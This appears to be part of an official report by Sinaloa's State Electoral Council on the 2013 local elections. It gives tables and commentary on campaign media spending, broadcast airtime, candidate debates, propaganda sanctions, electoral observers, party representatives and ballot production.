MEDIOS IMPRESOS REGISTRADOS PARA CAMPAÑAS			
Tipo	Campaña		
	Locales	Nacionales	Totales
Revistas	55	8	63
Periódicos	48	6	54
Suplementos	5	0	5
Total	108	14	122

Además de la llamada propaganda institucional, la Coalición Unidos Ganas Tú compró espacios en periódicos y revistas, para propaganda de trece de sus candidatos a Presidente Municipal y para quince de sus candidatos a diferentes cargos.

La coalición Transformemos Sinaloa también tuvo propaganda en medios impresos y compró espacios diversos para difundir ocho campañas de sus candidatos a Presidente Municipal y diez para candidatos a diputados. Sólo en uno de los casos quedó registrado como propaganda compartida.

Los partidos Movimiento Ciudadano y Sinaloense solamente hicieron lo propio con una de sus campañas, a diputado en el primer caso y a Presidente Municipal en el segundo. El Partido Sinaloense si tuvo difusión de campaña institucional en periódicos y revistas; mientras que Movimiento Ciudadano no la realizó.

GASTO DE LOS PARTIDOS Y COALICIONES EN MEDIOS IMPRESOS PARA CAMPAÑAS	
Partido Político	Campaña
Coalición Unidos Ganas Tu	\$2,626,649.76
Coalición Transformemos Sinaloa	\$1,944,793.82
Movimiento Ciudadano	\$9,512.00
Partido Sinaloense	\$141,984.00
Total	\$4,722,939.58

Acceso de los partidos políticos a Radio y Televisión

El 12 de abril, en sesión del Consejo Estatal Electoral, se tomó el acuerdo mediante el cual se elaboró la propuesta de modelo de pautas para la transmisión de mensajes en radio y televisión de los partidos políticos durante el periodo de campaña, mismo que fue aprobado por el IFE como autoridad administradora de los mismos.

TIEMPOS DE RADIO Y TELEVISIÓN EN CAMPAÑAS			
Partido o Coalición	Duración: 36 días Total de promocionales de 30 segundos en cada estación de radio o canal de televisión: 1296		Promocionales aplicando la cláusula de maximización
	Distribución de manera igualitaria entre el número de partidos contendientes (30%)	Distribución Proporcional, de acuerdo a la fuerza electoral de los partidos con representación en el Congreso (70%)	
Partido Revolucionario Institucional	48	316	365
Partido Acción Nacional	48	327	376
Partido de la Revolución Democrática	48	77	126
Partido del Trabajo	48	27	76
Partido Verde Ecologista de México	48	45	94
Partido Nueva Alianza	48	90	139
Movimiento Ciudadano	48	22	71
Partido Sinaloense	48	0	49
Total	384	904	1296

Debates públicos entre candidatos

De los 42 debates que por Ley debían organizarse (18 entre candidatos a Presidente Municipal y 24 entre candidatos a Diputados de Mayoría), se realizaron 29, es decir el 69 % de los esperados. Trece entre candidatos a Presidente Municipal y dieciséis entre candidatos a Diputados de Mayoría Relativa.

Elecciones de Ayuntamientos

Debates realizados y candidatos participantes por partido o coalición

CONSEJO DISTRITAL I CHOIX

Edgar Félix Bustillos Unidos Ganas Tú
Teodoro Arturo Lizárraga Partido Sinaloense

CONSEJO DISTRITAL II EL FUERTE

Héctor Emilio Mendoza Borboa Movimiento Ciudadano
Jesús Martínez Cañedo Partido Sinaloense

CONSEJO MUNICIPAL AHOME

Guadalupe Ernesto García Cota Unidos Ganas Tú
Arturo Duarte García Transformemos Sinaloa
Cleofas Elina Benitez Ibarra Movimiento Ciudadano
Patricia Alyn Ramos Kelly Partido Sinaloense

CONSEJO MUNICIPAL GUASAVE

Armando Leyson Castro Unidos Ganas Tú
Rosendo Enrique Camacho Luque Transformemos Sinaloa
Joaquín Melquiades Cervantes Gutiérrez Movimiento Ciudadano
Alba Virgen Montes Álvarez Partido Sinaloense

CONSEJO DISTRITAL VIII ANGOSTURA

José Ángel Castro Rojo Unidos Ganas Tú
Óscar Bojórquez Camacho Transformemos Sinaloa

Juan Manuel Ávila Castro Movimiento Ciudadano
Abraham García Arredondo Partido Sinaloense

CONSEJO DISTRITAL IX SALVADOR ALVARADO

Roberto Gastélum Castro Unidos Ganas Tú
Liliana Angélica Cárdenas Valenzuela Transformemos Sinaloa
José Refugio Camacho Tagia Movimiento Ciudadano
Heriberto Sánchez Camacho Partido Sinaloense

CONSEJO DISTRITAL X MOCORITO

Guadalupe Eduardo Robles Medina Unidos Ganas Tú
Gloria Armandina Moreno López Partido Sinaloense

CONSEJO DISTRITAL XI BADIRAGUATO

Manuel Payán Salazar Unidos Ganas Tú
Mario Alfonso Valenzuela López Transformemos Sinaloa
Luis Armando Cuen Iribe Partido Sinaloense

CONSEJO MUNICIPAL CULIACÁN

Eduardo Ortiz Hernández Unidos Ganas Tú
Sergio Torres Félix Transformemos Sinaloa
Domingo de Jesús Félix Torres Movimiento Ciudadano
Soila Maribel Gaxiola Camacho Partido Sinaloense

CONSEJO DISTRITAL XV NAVOLATO

Carlos Alberto Hermosillo Jacobo Unidos Ganas Tú
Miguel Enrique Calderón Quevedo Transformemos Sinaloa
Guadalupe Santana Palma León Movimiento Ciudadano
Andrés Salvador Padilla Guerra Partido Sinaloense

CONSEJO MUNICIPAL MAZATLÁN

Carlos Eduardo Felton González Unidos Ganas Tú
Irma Leticia Tirado Sandoval Transformemos Sinaloa

José Guadalupe Morales Carrillo Movimiento Ciudadano
Olga Leticia García Rendón Partido Sinaloense

CONSEJO DISTRITAL XXII ROSARIO

Manuel Antonio Pineda Domínguez Unidos Ganas Tú
José Arturo Flores Guzmán Transformemos Sinaloa
Noe Mariel Virgen Gastélum Movimiento Ciudadano

CONSEJO DISTRITAL XXIII ESCUINAPA

José Luis Villagrana Olivares Unidos Ganas Tú
Trinidad Migdalia Crespo Mancillas Movimiento Ciudadano
Ramón Miguel Salas Prado Partido Sinaloense

Elecciones de Diputados

Debates realizados y candidatos participantes por partido o coalición

CONSEJO DISTRITAL I CHOIX

Yoneida Gámez Vázquez Unidos Ganas Tú
María del Rosario Moreno Velázquez Partido Sinaloense

CONSEJO DISTRITAL II EL FUERTE

Vianey Meléndres López Unidos Ganas Tú
Martina de Jesús Lisbet Castro Ochoa Movimiento Ciudadano
Jesús Alfredo Ayala López Partido Sinaloense

CONSEJO DISTRITAL III AHOME

Miguel Ángel Camacho Sánchez Unidos Ganas Tú
Esteban Valenzuela García Transformemos Sinaloa
Karen Olivia Heredia Trasviña Movimiento Ciudadano
Salomón Sánchez Ruiz Partido Sinaloense

CONSEJO DISTRITAL IV AHOME

Zenón Padilla Zepeda Unidos Ganas Tú

Roque de Jesús Chávez López Transformemos Sinaloa
Francisco Romero Bojórquez Movimiento Ciudadano
Maribel Tereza Castillo Valenzuela Partido Sinaloense

CONSEJO DISTRITAL VI GUASAVE

Jesús Antonio López Rodríguez Unidos Ganas Tú
Ramón Barajas López Transformemos Sinaloa
Rafael Montoya Espinoza Movimiento Ciudadano
Gerardo Peñuelas Vargas Partido Sinaloense

CONSEJO DISTRITAL VII GUASAVE

María Aurelia Leal López Unidos Ganas Tú
Sylvia Myriam Chávez López Transformemos Sinaloa
Libia Zulema Cota Cázares Movimiento Ciudadano
María Luisa González Verdugo Partido Sinaloense

CONSEJO DISTRITAL VIII ANGOSTURA

Osbaldo Ávila Atondo Unidos Ganas Tú
Ana Patricia Balcázar López Transformemos Sinaloa
Juan Humberto Lachica Castro Movimiento Ciudadano
Jesús Javier Sánchez Espinoza Partido Sinaloense

CONSEJO DISTRITAL IX SALVADOR ALVARADO

Armando Camacho Aguilar Unidos Ganas Tú
César Fredy Montoya Sánchez Transformemos Sinaloa
Marco Antonio García López Movimiento Ciudadano
Judith Fuentes Márquez Partido Sinaloense

CONSEJO DISTRITAL X MOCORITO

Jozabed Angulo López Unidos Ganas Tú
José Noé Contreras Avendaño Partido Sinaloense

CONSEJO DISTRITAL XI BADIRAGUATO

María Lorena Pérez Olivas Transformemos Sinaloa

Humberto Valenzuela Álvarez..... Movimiento Ciudadano
David Quirino Félix..... Partido Sinaloense

CONSEJO DISTRITAL XII CULIACÁN

Hatsuko Graciela Dessens Kawano Unidos Ganas Tú
Alma Esperanza Moguel Soto..... Movimiento Ciudadano
María de la Luz Reyes García Partido Sinaloense

CONSEJO DISTRITAL XIII CULIACÁN

Jesús Estrada Ferreiro..... Unidos Ganas Tú
José Manuel Osuna Lizárraga Transformemos Sinaloa
Esteban Sánchez Arrellano Movimiento Ciudadano
Rodrigo Mendoza Rodríguez..... Partido Sinaloense

CONSEJO DISTRITAL XV NAVOLATO

Eliazar Gutiérrez Angulo..... Unidos Ganas Tú
Rigoberto Valenzuela Medina Transformemos Sinaloa
Margarita Castro García..... Movimiento Ciudadano
Senllace Arely Sánchez Salazar Partido Sinaloense

CONSEJO DISTRITAL XX MAZATLÁN

Martin Pérez Torres Unidos Ganas Tú
Maribel Chollet Moran..... Transformemos Sinaloa
Claudia Selene Castillo Soler Movimiento Ciudadano
Carmen Julia Arámburo Zatarain Partido Sinaloense

CONSEJO DISTRITAL XXII ROSARIO

Edgar Augusto González Zatarain Unidos Ganas Tú
Rocio Margarita Hernández Tirado..... Movimiento Ciudadano

CONSEJO DISTRITAL XXIV CULIACÁN

Nelson Regis Amparan Lara Unidos Ganas Tú
Mario Imaz López..... Movimiento Ciudadano
Rubén Miranda López Partido Sinaloense

Las causas por las cuales algunos debates públicos entre candidatos no llegaron a realizarse, fueron por no haber al menos dos candidatos participantes, porque no se garantizaba cobertura de medios de comunicación, o debido a una situación extraordinaria, como la muerte de un candidato a Regidor.

Propaganda en campañas electorales

Los partidos políticos y coaliciones tienen reconocido por la legislación sinaloense un periodo denominado campaña electoral, en el que dan a conocer a la sociedad sus propuestas y plataforma.

Para el proceso 2013, se registraron dos coaliciones totales: Unidos Ganas Tú que fue integrada por el Partido Acción Nacional, el Partido de la Revolución Democrática y el Partido del Trabajo; la otra coalición, Transformemos Sinaloa, se conformó con el Partido Revolucionario Institucional, el Partido Verde Ecologista de México y el Partido Nueva Alianza.

Por ende, durante el periodo de campaña electoral se contó con cuatro actores políticos: la coalición Unidos Ganas Tú, la Coalición Transformemos Sinaloa, el partido Movimiento Ciudadano y el Partido Sinaloense.

En los recorridos realizados durante el periodo de campaña electoral se encontró propaganda de la Coalición Unidos Ganas Tú difundida en espacios prohibidos por la normatividad en los distritos II de El Fuerte, III de Ahome, VI y VII de Guasave, X de Mocorito, XX de Mazatlán y XXII de Rosario. De la Coalición Transformemos Sinaloa en los distritos VI y VII de Guasave, X de Mocorito, XX de Mazatlán y XXII de Rosario. Del Partido Sinaloense en los distritos II de El Fuerte, VI de Guasave, X de Mocorito, XVI de Cosalá. Todos dieron curso a las notificaciones emitidas por los Consejos Distritales y procedieron a retirar la propaganda electoral de los lugares prohibidos.

Propaganda cercana a las Mesas Directivas de Casillas

Durante los cinco días previos a la jornada electoral las coaliciones y partidos políticos deben retirar la propaganda electoral que se encuentre en un radio de cincuenta metros de los lugares donde se instalarían las Mesas Directivas de Casillas. No obstante que esta disposición se encuentra establecida en el Reglamento para regular la difusión y fijación de la propaganda durante el proceso electoral —en función del criterio P-16/2001, emitido por el Tribunal Estatal Electoral de Sinaloa— y por tanto debe ser de conocimiento obligado, los Consejos Distritales previnieron a las coaliciones y a los partidos para que procedieran a este retiro.

Entre el 5 y el 6 de julio se desplegó personal de los Consejos Distritales para confirmar el retiro de dicha propaganda. Recibieron la instrucción de eliminar los materiales que todavía se encontraran en estas condiciones, por lo que el operativo resultó muy demandante, pues además coincide en fecha con los preparativos finales para la jornada electoral.

Se levantaron reportes y se emitieron informes donde constó que todos los actores políticos participantes en la contienda electoral 2013 incumplieron con la previsión en un total de diecisiete distritos, en consecuencia fueron integrados y remitidos a la Comisión de Organización y Vigilancia Electoral del Consejo Estatal Electoral los expedientes respectivos para su estudio y, en su caso, probable sanción.

Los expedientes se tramitaron y sustanciaron siguiendo el procedimiento establecido para las quejas a petición de parte; en cuatro dictámenes acumulados se presentaron al pleno del Consejo Estatal Electoral para su discusión; sin embargo, después de varias intervenciones de los consejeros respecto a la falta de instrumentos de medición que garantizarán objetivamente que la propaganda se encontraba en un radio de cincuenta metros de los lugares donde se instalarían las casillas, los dictámenes no contaron con el consenso para ser aprobados, por ende, no se sancionó a los actores políticos.

Quince días posteriores a la jornada electoral

Existe en la legislación electoral sinaloense la disposición que obliga a los partidos políticos y coaliciones a retirar de la vía pública la propaganda electoral generada durante las campañas. En un periodo de quince días contados a partir de la jornada, los partidos tienen que eliminar los rastros de sus materiales. Si no lo hacen, los Ayuntamientos lo harían por su cuenta; el costo de este operativo, entonces, deberá ser deducido del presupuesto que se le otorga a los partidos.

Servidores y funcionarios de los Consejos Distritales realizaron un inventario de la propaganda electoral identificada en cada distrito, elaboraron el informe respectivo y notificaron a los Ayuntamientos de su existencia.

En los distritos XII de Culiacán, XVII de Elota, XIX y XX de Mazatlán, se reportó que la propaganda ya había sido retirada; por el contrario, en los veinte distritos restantes si fue posible localizar aun materiales propagandísticos, distribuidos por partido y coaliciones de la siguiente manera: coalición Unidos Ganas Tú en dieciocho distritos; coalición Transformemos Sinaloa en diecinueve distritos; partido Movimiento Ciudadano en seis distritos; Partido Sinaloense en dieciséis distritos.

Después de analizar los expedientes remitidos por los Consejos Distritales, la Comisión de Organización y Vigilancia elaboró cuatro dictámenes acumulados, en donde se plantearon sanciones económicas graduadas de acuerdo a la cantidad de propaganda correspondiente a cada partido o coalición: Unidos Ganas Tú, \$61,300.00; Transformemos Sinaloa, \$30,690.00; Movimiento Ciudadano, \$6,138.00; Partido Sinaloense, \$18,414.00. Las sanciones fueron aprobadas por el pleno del Consejo Estatal Electoral.

OBSERVADORES ELECTORALES

El proceso electoral del 2013, fue el que contó con un mayor número de observadores registrados desde la creación del Consejo Estatal Electoral de Sinaloa. Los lineamientos y la convocatoria que habrían de regir este procedimiento fueron analizados en reunión de Comisión el 20 de marzo; fueron aprobados en la sesión del 22 del mismo mes.

Además de precisar la documentación que acreditaría el cumplimiento de los requisitos señalados en la Ley Electoral, se estableció en el lineamiento que no podrían fungir como observadores aquellos ciudadanos designados como funcionarios de casillas, luego de que se considerara que ser funcionario es una obligación ciudadana, mientras que fungir como observador es un derecho, y que el derecho es renunciable mientras que la obligación no lo es de ninguna manera.

Durante el procedimiento, del 7 de abril al 15 de junio, se registraron 1,051 ciudadanos en todo el estado, de los cuales 949 acudieron a capacitarse en toda regla. Para garantizar la correcta difusión de los contenidos, la capacitación de los aspirantes estuvo a cargo de personal de los Consejos Distritales, exclusivamente.

Finalmente se acreditaron 901 observadores, pues 47 ciudadanos registrados en el distrito III de Ahome, y uno más en el distrito XV, en Navolato, desistieron de continuar con el proceso.

OBSERVADORES POR DISTRITO				
Dtto.	Municipio	Solicitudes	Capacitados	Acreditados
I	Choix	45	31	31
II	El Fuerte	23	22	22
III	Ahome	105	105	58
IV	Ahome	30	29	29
V	Sinaloa	3	3	3
VI	Guasave	19	19	19
VII	Guasave	22	22	22
VIII	Angostura	8	8	8

OBSERVADORES POR DISTRITO (CONT.)				
Dtto.	Municipio	Solicitudes	Capacitados	Acreditados
IX	Salvador Alvarado	81	71	71
X	Mocorito	0	0	0
XI	Badiraguato	1	1	1
XII	Culiacán	135	118	118
XIII	Culiacán	136	117	117
XIV	Culiacán	53	48	48
XV	Navolato	114	103	102
XVI	Cosalá	2	2	2
XVII	Elota	7	6	6
XVIII	San Ignacio	15	13	13
XIX	Mazatlán	84	80	80
XX	Mazatlán	5	5	5
XXI	Concordia	0	0	0
XXII	Rosario	28	27	27
XXIII	Escuinapa	18	12	12
XXIV	Culiacán	117	107	107
	Total	1051	949	901

En los municipios de Mocorito y Concordia no ocurrió un solo registro; mientras que en los municipios de Sinaloa, Angostura, Badiraguato, Cosalá y Elota, hubo menos de 10 interesados.

Es notable que la mayor parte de las solicitudes y de los observadores acreditados hayan sido mujeres, superando el 60 por ciento.

OBSERVADORES: SOLICITUDES, CAPACITADOS Y ACREDITADOS			
Solicitudes			
Descripción	Hombres	Mujeres	Total
Cantidad	419	632	1,051
Porcentaje	39.87	60.13	100.00

OBSERVADORES: SOLICITUDES, CAPACITADOS Y ACREDITADOS (CONT.)			
Capacitados			
Descripción	Hombres	Mujeres	Total
Cantidad	369	580	949
Porcentaje	38.88	61.12	100.00
Acreditados			
Descripción	Hombres	Mujeres	Total
Cantidad	347	554	901
Porcentaje	38.51	61.49	100.00

En cuanto a la participación de ciudadanos a través de organizaciones, se tuvo la acreditación de 116 observadores correspondientes a seis agrupaciones, las que se detallan en el siguiente cuadro.

OBSERVADORES CIUDADANOS POR ORGANIZACIONES	
Organización	Cantidad
Coparmex	11
Canaco Servytur Guamúchil	33
Enlace Cívico Magisterial	4
Hermanos Construyendo un Futuro Existoso A. C.	5
Canaco Servytur Mazatlán	36
Snte 27	27
Total	116
Independientes	785
Total	901

La mayoría de los registros ocurrieron en los últimos días del periodo, y aunque en los Consejos Distritales informaron que algunos de ellos parecían provenir o tener alguna clase de liga con partidos políticos, no se pudieron obtener mayores pruebas que ameritaran la negativa o el retiro de su acreditación, como lo previene el lineamiento.

REGISTRO DE REPRESENTANTES DE PARTIDOS POLÍTICOS

El registro de representantes de partido, generales y ante mesa directiva de casilla, es uno de los procedimientos más arduos de los Consejos Distritales debido a la gran cantidad de datos que hay que capturar, prácticamente de manera simultánea. Al inicio del proceso, considerando la participación independiente de los ocho partidos políticos acreditados, se calculaba el registro de alrededor de 110 mil representantes de partidos ante mesa directiva de casilla. La creación de dos coaliciones devino en una importante disminución de registros pues al menos en el caso de los procesos locales en Sinaloa, en lo que respecta a la representación partidista en casillas, las coaliciones operan como si se tratara de un único partido.

La dificultad se acentúa porque generalmente los partidos políticos presentan los formatos para la acreditación de sus representantes en los últimos días del vencimiento del plazo, lo que incrementa las cargas de trabajo con el natural aumento del nivel de estrés de los operadores y de los sistemas.

Existe otro factor que incide negativamente en el trámite, esta vez de índole normativa y de procesamiento: mientras que el Código Federal de Instituciones y Procedimientos Electorales (COFIDE) establece fechas diferenciadas entre el fin del registro y el último día del plazo para las sustituciones, concediendo tres días para procesar la información final y realizar correctamente los cambios necesarios, en el proceso electoral local, por disposición de Ley, ambos actos concluyen en la misma fecha, lo que impide una ordenada gestión de las sustituciones y genera tensión política entre los actores involucrados en el procedimiento.

El 8 de abril se efectuó una reunión de la Comisión de Organización y Vigilancia Electoral en la que se analizó el lineamiento para el registro de representantes, que fue aprobado en sesión del 12 del mismo mes.

En él quedó asentado que los funcionarios públicos de mando superior no podrían ser representantes de partido, en virtud de que

el Tribunal Electoral local ha anulado casillas argumentando su presencia en calidad de representantes. Para el caso en que dos o más partidos y coaliciones presentaran a un mismo individuo, los partidos tendrían que entregar una anuencia firmada por el ciudadano en la que quedara manifiesto que asume el cargo voluntariamente.

Por primera vez en un proceso local, se consiguió establecer contundentemente, a través del lineamiento, que no podrán fungir como representantes de partidos políticos aquellos ciudadanos que hubieran sido designados funcionarios de casilla.

Finalmente se registraron 2,199 representantes generales y 37,959 ante mesa directivas de casillas, distribuidos por distrito e instituciones políticas de acuerdo con las siguientes tablas.

REPRESENTANTES GENERALES REGISTRADOS							
Distrito	Municipio	Representantes Generales Por Distrito	Partidos-Coaliciones				Total Representantes generales
			Unidos Ganas Tú	Transformemos Sinaloa	Movimiento Ciudadano	Partido Sinaloense	
I	Choix	15	15	15	0	15	45
II	El Fuerte	36	30	36	9	31	106
III	Ahome	48	48	48	11	39	146
IV	Ahome	40	40	40	9	40	129
V	Sinaloa	37	0	37	19	35	91
VI	Guasave	45	45	45	0	43	133
VII	Guasave	42	42	42	0	42	126
VIII	Angostura	22	21	22	7	21	71
IX	Salvador Alvarado	22	21	22	3	22	68
X	Mocorito	26	23	26	0	22	71
XI	Badiraguato	14	12	14	11	9	46
XII	Culiacán	41	41	41	26	35	143

REPRESENTANTES GENERALES REGISTRADOS (CONT.)

Distrito	Municipio	Representantes Generales Por Distrito	Partidos-Coaliciones				Total Representantes generales
			Unidos Ganas Tú	Transformemos Sinaloa	Movimiento Ciudadano	Partido Sinaloense	
XIII	Culiacán	45	45	45	5	41	136
XIV	Culiacán	42	42	42	6	41	131
XV	Navolato	39	38	39	10	39	126
XVI	Cosalá	7	7	7	1	7	22
XVII	Elota	13	13	13	0	13	39
XVIII	San Ignacio	10	10	10	0	10	30
XIX	Mazatlán	57	53	57	7	48	165
XX	Mazatlán	22	19	22	1	17	59
XXI	Concordia	10	10	10	10	9	39
XXII	Rosario	17	17	17	10	17	61
XXIII	Escuinapa	12	12	12	12	12	48
XXIV	Culiacán	42	42	42	42	42	168
Total		704	646	704	199	650	2,199

REPRESENTANTES REGISTRADOS ANTE MESAS DIRECTIVAS DE CASILLA

Dtto.	Municipio	Casillas aprobadas	Partidos												Total
			Unidos Ganas Tú			Transformemos Sinaloa			Movimiento Ciudadano			Partido Sinaloense			
			Prop1	Prop2	Sup	Prop1	Prop2	Sup	Prop1	Prop2	Sup	Prop1	Prop2	Sup	
I	Choix	76	76	76	76	76	76	76	0	0	0	62	31	9	558
II	El Fuerte	187	187	187	187	187	187	187	87	8	0	186	182	169	1754
III	Ahome	335	335	335	335	335	335	335	74	1	0	314	230	56	2685
IV	Ahome	275	275	275	275	275	275	275	50	4	0	230	118	17	2069
V	Sinaloa	189	0	0	189	189	189	189	185	183	166	171	158	67	1497
VI	Guasave	248	248	248	248	248	248	248	0	0	0	232	223	183	2126
VII	Guasave	237	237	237	237	237	237	237	0	0	0	225	213	130	1990
VIII	Angostura	111	111	111	111	111	111	111	86	2	0	106	95	49	1004
IX	Salvador Alvarado	167	167	167	167	167	167	167	87	2	1	166	161	156	1575
X	Mocorito	134	129	129	134	134	134	134	0	0	0	115	73	39	962
XI	Badiraguato	72	72	61	72	72	72	71	41	0	0	64	54	2	509
XII	Culliacán	358	355	178	358	358	358	358	211	19	3	319	302	82	2901
XIII	Culliacán	380	370	143	380	380	380	380	23	0	0	380	379	0	2815
XIV	Culliacán	220	217	191	220	220	220	220	70	2	0	219	207	96	1846
XV	Navolato	213	213	208	213	213	213	212	22	8	3	208	165	110	1788

REPRESENTANTES REGISTRADOS ANTE MESAS DIRECTIVAS DE CASILLA (CONT.)															
Dpto.	Municipio	Casillas aprobadas	Partidos									Total			
			Unidos Ganas Tú			Transformemos Sinaloa			Movimiento Ciudadano				Partido Sinaloense		
			Prop1	Prop2	Sup	Prop1	Prop2	Sup	Prop1	Prop2	Sup		Prop1	Prop2	Sup
XVI	Cosalá	40	40	40	40	40	40	21	0	2	39	39	24	365	
XVII	Elota	70	70	70	70	70	70	0	0	0	70	68	0	558	
XVIII	San Ignacio	49	49	48	49	49	49	21	2	0	45	49	40	450	
XIX	Mazatlán	522	522	522	522	522	522	234	1	0	512	173	0	4052	
XX	Mazatlán	151	151	151	151	151	151	103	0	0	149	59	0	1217	
XXI	Concordia	49	49	49	49	49	49	49	0	0	49	42	29	463	
XXII	Rosario	95	95	92	92	93	92	59	3	53	91	90	52	906	
XXIII	Escuinapa	80	80	80	80	80	80	72	58	0	80	56	44	790	
XXIV	Culiacán	381	378	364	381	381	381	272	31	3	381	371	1	3079	
	Total	4,639	4,438	4,375	4,636	4,637	4,634	1,767	324	231	4,413	3,538	1,355	37,959	

DOCUMENTACIÓN Y MATERIALES

Los colores con que se identificaron los materiales y la documentación electoral para las elecciones de Diputados al Congreso del Estado y la de Presidentes Municipales, Síndicos Procuradores y Regidores, fueron aprobados en sesión ordinaria del 8 de marzo.

Para la elección de Diputados se optó por el color gris (Pantone 421 U) y para la elección de Presidente Municipal, Síndico Procurador y Regidores por el color café (Pantone 469 U).

Los proyectos de diseño de las boletas y actas electorales fueron revisados en reunión de Comisión el 8 de abril. Uno de los planteamientos de los representantes de los partidos políticos fue la solicitud de que para las actas fuera seleccionado un tipo de papel que permita calcar fielmente su contenido, pues ha ocurrido que la copia que le corresponde a los partidos políticos con registro más reciente no es muy legible.

Las actas serían elaboradas en tamaño legal; se acordó reservar la segunda copia de las actas de escrutinio y cómputo para ser utilizada en el Programa de Resultados Electorales Preliminares (PREP). A fin de identificar más fácilmente esta copia, fue fabricada en color rosa.

El grupo de documentos con los que se integraron los expedientes de casilla fueron los siguientes:

- Acta de instalación y cierre de la votación (documento número 1).
- Acta final de escrutinio y cómputo para la elección de Diputados (documento número 2).
- Acta final de escrutinio y cómputo para la elección de Presidente Municipal, Síndico Procurador y Regidores (documento número 3).
- Recepción de copia legible de las actas de casilla por los representantes de los partidos políticos y/o Coaliciones (documento número 4).
- Acta de integración de paquete y clausura de casilla (documento número 5).

- Acta de electores en tránsito para casillas especiales (documento número 6).
- Hoja adicional de incidentes (documento sin número).

Debido a que algunos partidos no postularon candidatos en algunos distritos y municipios o en otros se registraron candidaturas comunes, fue imperativo generar documentos exclusivos para esos casos, distintos a los modelos generales:

En el Distrito V, correspondiente al municipio de Sinaloa, se crearon formatos exclusivos para las actas de escrutinio y cómputo de las elecciones de Diputados y de Presidente Municipal, en atención a que allí se registraron candidaturas comunes entre el Partido Sinaloense y la coalición Transformemos Sinaloa. De igual manera se procedió con las actas de las mismas elecciones correspondientes al distrito XVI, en Cosalá, en donde las candidaturas comunes se aprobaron entre el Partido Sinaloense y la Coalición Unidos Ganas Tú. En estos documentos se imprimió el nombre de los candidatos comunes para anotar allí el número de boletas marcadas en dos recuadros a favor del mismo aspirante.

Como el partido Movimiento Ciudadano no registró candidatos para la elección municipal en Choix, Mocorito y Elota, las actas de escrutinio y cómputo de esta elección en aquellos municipios no incluyeron su emblema.

Por el contrario, aunque Movimiento Ciudadano no postuló candidatos a Diputados en los distritos I en Choix, y XVII, en Elota, las actas finales de escrutinio y cómputo sí admitieron su emblema para registrar los votos obtenidos por este partido en la elección plurinominal.

Un error en la impresión de las actas finales de escrutinio y cómputo de la elección de Presidente Municipal, Síndico Procurador y Regidores, fue detectado mientras se realizaba su distribución a los Consejos Distritales: en el recuadro donde decía «Total de votos de la elección de Diputados extraídos de las urnas», debía referirse en realidad a la elección de Presidente Municipal, Síndico Procurador y Regidores. No obstante que el error podría valorarse como de poca

relevancia, se decidió sustituir el documento durante la semana previa a la jornada electoral.

Las boletas para la elección de Diputados medirían 14 × 21.5 centímetros, en el anverso incluirían los nombres de los propietarios y suplentes que conforman la fórmula de Diputados por el sistema de Mayoría Relativa, los emblemas de los partidos políticos o coaliciones que se registraron para esa candidatura. En el reverso se incluyeron las listas estatales registradas por los partidos políticos o coaliciones por el principio de representación proporcional.

En las boletas de aquellos distritos en los que algún partido político que habiendo registrado lista estatal de Diputados por el principio de representación proporcional no registrara candidato de mayoría relativa, se mantendría su emblema y se agregaría la leyenda «Sin candidato por el sistema de mayoría relativa», con el objeto de garantizar al partido y al elector la opción del voto válido por la representación proporcional, exclusivamente.

El tamaño carta fue el propuesto para la boleta de la elección de Presidente Municipal, Síndico procurador y Regidores, en cuyo frente se imprimieron los emblemas de los partidos y coaliciones registrados para esa candidatura y los nombres de los integrantes de las planillas. En el reverso se estamparon las listas municipales de candidatos a regidores por el principio de representación proporcional.

A efectos de determinar la empresa a cargo de la impresión de estos documentos, se realizó un concurso por invitación. Las empresas que presentaron propuestas técnicas y económicas el 15 de mayo, fueron Talleres Gráficos de México, Goldenstar S.A. de C.V. y Formas Inteligentes S.A. de C.V. El 17 del mismo mes, por ser la propuesta más económica tanto en la producción de actas, como en la de boletas, se asignó el contrato a la empresa Goldenstar.

El hecho de que la planta de la empresa seleccionada tuviera su asiento en Culiacán, permitió la supervisión de la producción y mejorar la logística de distribución de estos documentos.

En sesión extraordinaria realizada el 6 de junio, el CEE aprobó la procedencia de las solicitudes de inclusión de los sobrenombres de

candidatos en las boletas; aunque las peticiones fueron presentadas originalmente por la Coalición Unidos Ganas Tú y el Partido Sinaloense, la decisión permitió incluir apodos de los candidatos de las cuatro entidades políticas participantes.

Posteriormente, el Partido Sinaloense pidió se incluyeran los sobrenombres de cinco de sus candidatos a Diputados y el de dos candidatos a Presidentes Municipales, pero las boletas correspondientes a esas demarcaciones ya habían sido impresas y, por lo tanto, el CEE declaró inoperante las solicitudes debido a su extemporaneidad.

Con todo, esta ha sido la primera vez que en un proceso electoral local se introducen apodos en las papeletas.

Las boletas fueron distribuidas a los Consejos Distritales el 17 de junio, en cuyas sedes fueron resguardadas y aseguradas en bodegas selladas. Los trabajos de conteo, sellado y enfajillado iniciaron en todos los casos a más tardar al día siguiente.

El 2 de abril se emitió la convocatoria para la adjudicación de la producción del material electoral. Se registraron siete empresas nacionales: Formas Finas y Materiales S. A. de C. V.; Seriplast de México S. A. de C. V.; Diseño, Reconstrucción y Comunicación S. A. de C. V.; Plásticos y Metales MyC S. A. de C. V.; Especialidades Bienestar S. A. de C. V.; Cartonera Plástica S. A. de C. V.; Grupo Manufacturero de Materiales Electorales y Comerciales S. A. de C. V.

Por sobrepasar la disponibilidad presupuestal del CEE, la licitación fue declarada desierta. En sesión del 10 de mayo, el pleno del Consejo autorizó la firma de contrato con Talleres Gráficos de México para suministrar el material electoral.

Se produjeron 5,200 paquetes cuyo contenido se describe a continuación:

- Mampara
- Mesas porta urnas
- Urnas para cada elección
- Cajas para paquete electoral de cada elección
- Sobres para introducir actas, uno por cada elección

- Sobres para introducir votos y boletas, uno por cada elección
- Sobres para integrar expedientes, uno por cada elección
- Sobre para introducir copia de las actas de escrutinio y cómputo destinadas al PREP
- Manta indicativa de casilla (colocación previa a la jornada)
- Manta indicativa de casilla (para el día de la jornada)
- Cinta adhesiva plástica para asegurar urnas, caja paquete y fijar carteles
- Crayones en color negro de 1 cm de diámetro
- Bolsa para transportar documentación electoral
- Bolsa plástica conteniendo lápices, bolígrafos, hojas de papel bond, folders tamaño carta, caja de clips metálicos, sacapuntas, goma de borrar, bolsa de ligas y marcador de tinta permanente color negro
- Máquina marcadora de credencial para votar, modelo pinza

El material fue entregado a los Consejos Distritales a partir del 14 de junio. Durante la revisión del contenido en cada una de las cajas, se extrajo la manta indicativa de casilla que se instala en los días previos a la jornada electoral y la bolsa para la documentación.

Las máquinas marcadoras se distribuyeron en días posteriores, luego de que se resolvieran algunos detalles técnicos que retrasaron su elaboración.

